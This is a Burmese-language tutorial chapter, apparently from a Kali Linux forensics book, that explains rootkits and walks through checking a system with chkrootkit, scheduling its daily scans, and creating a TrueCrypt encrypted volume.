
## Rootkits ဆိုဘာ

Rootkits ဟာ Malware အမျိုးအစားတွေထဲမှာ ထောက်လှမ်းသိရှိနိုင်ဖို့ အခက်ခံး အခက်ခံး Malware များဖြစ်ကြပြီး Unix System တွေမှာ “root” Access နဲ့ Windows System တွေမှာ “Administrator” Access တို့ကို ရရှိစေဖို့အတွက် အထူးပြုလုပ်ထားတဲ့ Program အငယ်စားလေးတွေဖြစ်ပါတယ်။ သူ့ရဲ့ အဓိကအား သာချက်ကတော့ Malware Scanner တွေရဲ့ စစ်ဆေးမှုကနေ ရာနှုန်းပြည့်ဖုန်းကွယ် နိုင်ခြင်းပဲဖြစ်ပါတယ်။ Rootkits တွေဟာ System Level တွေမှာ Operate လုပ် ဆောင်ကြပြီး၊ အခြားသော Computer System များအတွင်းကို System Owners ရဲ့ စွဲပြုချက်မလိုတဲ့ Hardware Driver များအဖြစ် အများဆုံးဝင်ရောက်လေ့ရှိကြပါ တယ်။

Brought To You BY UGMI

## Chkrootkitကို အသုံးပြုခြင်း

၁။ Chkrootkit ဟာ Rootkit ရဲ့ လုပ်ဆောင်ချက်များကို Unix System အတွင်း မှာ စစ်ဆေးနိုင်ဖို့အတွက် ထုတ်လုပ်ထားတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Kali Linux မှာ Kali Linux => Forensics => Anti-Virus Forensics Tools => chkrootkit ကနေ ခေါ်ယူနိုင်ပါတယ်။ ပုံ (၁၄.၁) ကိုကြည့်ပါ။



ပုံ (၁၄.၁)

အဲဒီလိုခေါ်ယူလိုက်တာနဲ့ Terminal ထဲ ယခုလိုမြင်ရမှာဖြစ်ပါတယ်။သူ့၏ Directory ကတော့ /usr/sbin/chkrootkit ထဲမှာပဲ ဖြစ်ပါတယ်။

```
/usr/sbin/chkrootkit: 27: [: Illegal number: 12-kalil-686-pae
Usage: /usr/sbin/chkrootkit [options] [test ...]
Options:
 -h          show this help and exit
 -V          show version information and exit
 -l          show available tests and exit
 -d          debug
 -q          quiet mode
 -x          expert mode
 -e          exclude known false positive files/dirs, quoted,
            space separated, READ WARNING IN README
 -r dir      use dir as the root directory
 -p dir1:dir2:dirN path for the external commands used by chkrootkit
 -n          skip NFS mounted dirs
root@MrLinuxer:~#
```

ပုံ (၁၄.၂)

၂။ Terminal ကနေလည်း **chkrootkit** ဆိုပြီးတော့ တိုက်ရိုက်ခေါ်ယူ အသုံးပြု နိုင်ပါတယ်။ ပုံ (၁၄.၃) ကိုကြည့်ပါ။ ပုံထဲမှာ ကျွန်ုတ္တုရဲ့ Kali Linux ကို စစ်ဆေးပြထားတာဖြစ်ပါတယ်။ အကယ်၍ Malware/Rootkit တစ်ခုရှုဟာ မိမိ Unix System ထဲကို ဝင်ရောက်နေပြီဆိုရင် Found/ Infected ဆိုပြီး ပြသနေမှာဖြစ်ပါတယ်။ ဒီအခါမှာ အဲဒီ Source File ရှိတဲ့ နေရာကိုသွားပြီး ရှင်းလင်းဖယ်ရှားစိုးလိုအပ်မှာဖြစ်ပါတယ်။

```
root@MrLinuxer:~# chkrootkit
/usr/sbin/chkrootkit: 27: [: Illegal number: 12-kali1-686-pae
ROOTDIR is '/'
Checking `amd'...                                not found
Checking `basename'...                            not infected
Checking `biff'...                                not found
Checking `chfn'...                                not infected
Checking `chsh'...                                not infected
Checking `cron'...                                not infected
```

ပုံ (၁၄.၃)

၃။ ယခုလို Manual ခေါ်ယူပြီး အသုံးမပြုချင်ဘူးဆိုရင် နေ့စဉ်အလိုအလောက် စစ်ဆေးနိုင်ဖို့အတွက်လည်း ပြင်ဆင်နိုင်ပေးတယ်။ Nano Text Editor နဲ့ **/etc/chkrootkit.conf** ထဲကို ဝင်ထိပါ။ ပုံ (၁၄.၄) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# nano /etc/chkrootkit.conf
root@MrLinuxer:~#
```

ပုံ (၁၄.၄)

၄။ **RUN\_DAILY= “false”** ဆိုပြီး ယခုလိုတွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၄.၅) ကိုကြည့်ပါ။

```
GNU nano 2.2.6          File: /etc/chkrootkit.conf

RUN_DAILY="false"
RUN_DAILY_OPTS="-q"
DIFF_MODE="false"
```

ပုံ (၁၄.၅)

၅။ “**false**” နေရာမှာ “**true**” ကိုပြောင်းပေးလိုက်ပါ။ ပုံ(၁၄.၆)ကို ကြည့်ပါ။

```
GNU nano 2.2.6           File: /etc/chkrootkit.conf


RUN_DAILY="true"
RUN_DAILY_OPTS="-q"
DIFF_MODE="false"
```

နဲ့ (၁၄.၆)

၆။ ပြီးလျှင် Ctrl+X ကိုနိုင်ပြီး Y ကို ရိုက်ပေးလိုက်ပြီး၊ Enter သောက်လိုက်ပါ။ ဒါဆိုရင် မိမိရဲ့ Kali Linux System ကို Rootkit များ ဝင်ရောက်ခြင်းမှ ရှိမရှိကို နေ့စဉ်စစ်ဆေးပေးသွားမှာဖြစ်ပါတယ်။

## Truecrypt အသုံးပြုခြင်း

Anti-Forensics Tool အပ်စုဝင်ဖြစ်တဲ့ Truecrypt ဟာ Encrypting Volume များဖန်တီးရာမှာ Standard Encryption Tool ထစ်ခုဖြစ်ပါတယ်။ Kali Linux မှာ Truecrypt ကို Kali Linux => Reporting Tools => Evidence Management => truecrypt ဆိုပြီး အောက်ဖူးဖူးဖြစ်ပါတယ်။ နဲ့ (၁၄.၇) ကို ကြည့်ပါ။




ပုံ (၁၄.၃)

၁။ Terminal ကနေလည်း **truecrypt** ဆိုပြီး ယခုလို ခေါ်ယူအသုံးပြုနိုင်ပါတယ်။ ပုံ (၁၄.၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# truecrypt
```


ပုံ (၁၄.၉)

၂။ Kali Linux ရဲ့ Terminal ကနေ **truecrypt** လို့ ရိုက်လိုက်တာနဲ့ truecrypt ရဲ့ Help ဖိုင် ပေါ်လာပါလိမ့်မယ်။ OK ကိုနှိပ်ပေးလိုက်ပါ။




ပုံ (၁၄.၉)

၃။ Truecrypt ရဲ User Interface ကိုယခလိမ်္တာဖြစ်ပါတယ်။ မြှားပြထားတဲ့ နေရာက Create Volume ဆိုတာကို တစ်ချက်နဲ့လိုက်ပါ။ ပုံ (၁၄.၁၀) ကိုကြည့်ပါ။



ပုံ (၁၄.၁၀)

၄။ **Create an encrypted file container** မှာ Button Check လေး  
ပြုလုပ်ထားပြီးသားကို မြင်ရမှာဖြစ်ပါတယ်။ Create an encrypted file container  
ဆိုတာကတော့ Encrypted Volume တစ်ခုကိုမိမိအလိုကြိုးသလောက်ပမာဏတစ်ခုကို  
ဖန်တီးမယ်လို့ ဆိုလိုခြင်းဖြစ်ပါတယ်။ အောက်က **Create a volume within a  
partition/drive** ဆိုရင်တော့ Encrypted လုပ်မယ့် Device (USB, SD, HDD)  
တစ်ခုလုံးကို Formats ရှိကြပြီး Encrypted Drive လုပ်လိုက်မှာဖြစ်ပါတယ်။  
ကျွန်ုတ်တို့ ဒီစာအုပ်မှာ မိမိအလိုကြိုးသလောက်ပဲ Encrypted Volume တစ်ခုပြု  
လုပ်မှာဖြစ်လို့ အပေါ်က Create an encrypted file container ကိုပဲ ရွေးပြီး Next  
ပေးလိုက်ပါမယ်။ ပုံ (၁၄.၁၁) ကိုကြည့်ပါ။




ပုံ (၁၄.၁၁)

၅။ Standard TrueCrypt Volume ကိုပဲ ရွေးပြီး Next ပေးပါမယ်။ ပုံ  
(၁၄.၁၂) ကိုကြည့်ပါ။




ပုံ (၁၄.၁၂)

၆။ Volume Location ဆိုတဲ့ Box တစ်ခုကပါလာပါမယ်။ အဲဒီက Select File ကို နှိပ်လိုက်ပါ။ ပုံ (၁၄.၁၃) ကိုကြည့်၏။



ပုံ (၁၄.၁၃)

၇။ ကျွန်ုတ်တို့ ဖန်တီးမယ့် Encrypted Volume ကို နာမည်ပေးရမှာဖြစ်ပါတယ်။ ဒီမှာကျွန်ုတ်က MrTrueCrypt လို့ ပေးထားပါတယ်။ စာဖတ်သူများက တော့ မိမိ စိတ်ကြိုက်နာမည်တစ်ခုနဲ့ ပြောင်းလဲပေးလို့ရပါတယ်။ ဖန်တီးလိုက်တဲ့ Encrypted Volume ကို သိမ်းနှိုးအတွက် နေရာပေးရပါမယ်။ ဒီစာအုပ်ထဲမှာ Desktop => forensic\_lab ဆိုတဲ့ Folder ထဲမှာ ပေးထားပါတယ်။ ( စာဖတ်သူများက မိမိသိမ်းချင်တဲ့နေရာကို ရွေးပေးရမှာဖြစ်ပါတယ်။) ပြီးရင် Save ကို နှိပ်လိုက်ပါ။ ပုံ (၁၄.၁၄) ကိုကြည့်ပါ။



ပုံ (၁၄.၁၄)

၈။ အခုခံ့ ကျွန်ုတ်တို့ ဖန်တီးလိုက်တဲ့ MrTrueCrypt ဆိုတဲ့ Encrypted Volume ကို /root/Desktop/forensic\_lab/ ဆိုတဲ့ နေရာမှာ သိမ်းဆည်းထားလိုက်ပြီဖြစ်ပါတယ်။ Next ကို ပေးလိုက်ပါ။ ပုံ (၁၄.၁၅) ကို ကြည့်ပါ။




ပုံ (၁၄.၁၅)

၆။ မြှားပြထားတဲ့နေရာက Box လေးကိုနှုပ်လိုက်ရင် Truecrypt က Support လုပ်ပေးထားတဲ့ Encryption System များကို (Serpent, Twofish, AES-Twofish &.) စသဖြင့် တွေ့ရှုဖြစ်ပါတယ်။ ဒါမူ စိတ်ကြိုက်ပြောင်းလဲပေးလို့ရပါတယ်။ ဒီစာအုပ်မှာတော့ Default Setting ဖြစ်တဲ့ AES (Advanced Encryption System) ကိုပဲ ပေးထားပါတယ်။ ပုံ (၁၄.၁၆) ကိုကြည့်ပါ။

၁၀။ ဒါအပြင် RIMEMD-160 ဆိုတဲ့ Box လေးကို Click နှုပ်လိုက်ရင် SHA-512, Whirlpool စတဲ့ Hash Algorithm များကိုလည်း ပြောင်းလဲပေးလို့ရပါသေးတယ်။ (SHA-512, Whirlpool စတဲ့ Hash Algorithm တွေကို ဖန်တီးတာကို Hashing ပြုလုပ်ခြင်းအခန်းမှာ ကျွန်ုတ်တို့ လေ့လာပြီးပြုဖြစ်ပါတယ်။)

ဒီစာအုပ်မှာတော့ Default Setting အတိုင်း RIPEMD-160 ကိုပဲ ပေးထားပါမယ်။ ပြီးလျှင် Next ကို နှုပ်လိုက်ပါ။



ပုံ (၁၄.၁၆)

၁၁။ Volume Size ဆိတဲ့ Box မှာ လျှောက်တော်တို့ ဖန်တီးမယ့် Encrypted Volume ရဲ့ ပမာဏကို ရွေးပေးရမှာဖြစ်ပါတယ်။ မိမိစိတ်ကြိုက် ပမာဏကိုပေးထို့ ရပါတယ်။ Volume Size ကြီးရင်းကြီးသလောက် Encryption Time ကလည်း ကြောသွားမှာဖြစ်ပါတယ်။ ဒီစားပုံမှာတော့ 100 MB ကိုပဲ နာမူနာစမ်းပြထားပါတယ်။ မိမိဖန်တီးတဲ့ Volume Size အရပ် မိမိသိမ်းချင်တဲ့ File Size က သိမ်းလို့ ရမှာဖြစ်ပါတယ်။ Nextကိုနှိပ်လိုက်ပါ။ ပုံ (၁၄.၁၇) ကိုကြည့်ပါ။

(ကျွန်ုင်တော် စမ်းသပ်ဖူးသလောက် 1 TB ကို နာရီ ၃၀ လောက် ကြာမြင့်ပါတယ်။ CPU=Core 2 Quad, RAM=2 GB, Winodow 7 Professional အပေါ်မှာ စမ်းသပ်ထားတာ ဖြစ်ပါတယ်။)




ပုံ (၁၄.၁၇)

၁၂။ Volume Password မှာ ဖို့ Encrypted Volume အတွက် Password ကို  
ပေးရမှာဖြစ်ပါတယ်။ (Manual Password ရှိလို့ က်ခဲတယ်၊ ပေးမယ့် Password  
က ရှည်လွန်းလို့ မမှတ်မီနိုင်ဘူးဆိုရင်လည်း၊ Password Keyfiles နဲ့ အသုံးပြုလို့  
ရပါသေးတယ်။)

ဒီစာအုပ်မှာတော့ Manual အနေနဲ့ပဲ ပေးထားပြီး Password ကိုတော့  
MrLinuxer လို့ နမူနာပေးထားပါတယ်။ စာဖတ်သူများကမိမိစိတ်ကြိုက် Password  
ကို အသုံးပြနိုင်ပါတယ်။ Password ပေးပြီးရင် Next ကိုနိပ်လိုက်ပါ။ ပုံ (၁၄.၁၈)  
ကိုကြည့်ပါ။

**Note-** Password Policy အရ Unique Password များဖြစ်အောင် ဖန်တီးပြီး အသုံးပြုတာ  
က မိမိရဲ့ Encrypted Volume ကို ပိုမိုလုပြုပေါ့တယ်။ မိမိပေးလိုက်တဲ့ Password ကို  
တော့ မိမိကိုယ်တိုင်မှတ်မိန့် အထူးသတိထားရမှာဖြစ်ပါတယ်။



ပုံ (၁၄.၁၈)

၁၃။ ကျွန်တော်ပေးထားတဲ့ Password က Password Policy များနဲ့ မကိုက်ညီတဲ့ အတွက် ယခုလိုပေါ်နေတာဖြစ်ပါတယ်။ စာတော်သူများက Unique Password များပေးမယ်ဆိုရင် ပေါ်မှာမဟုတ်ပါဘူး။ ဒီစာအပ်မှာတော့ Yes လို့ပဲ ပေးလိုက်ပါမယ်။ ပုံ (၁၄.၁၉) ကိုကြည့်ပါ။



ပုံ (၁၄.၁၉)

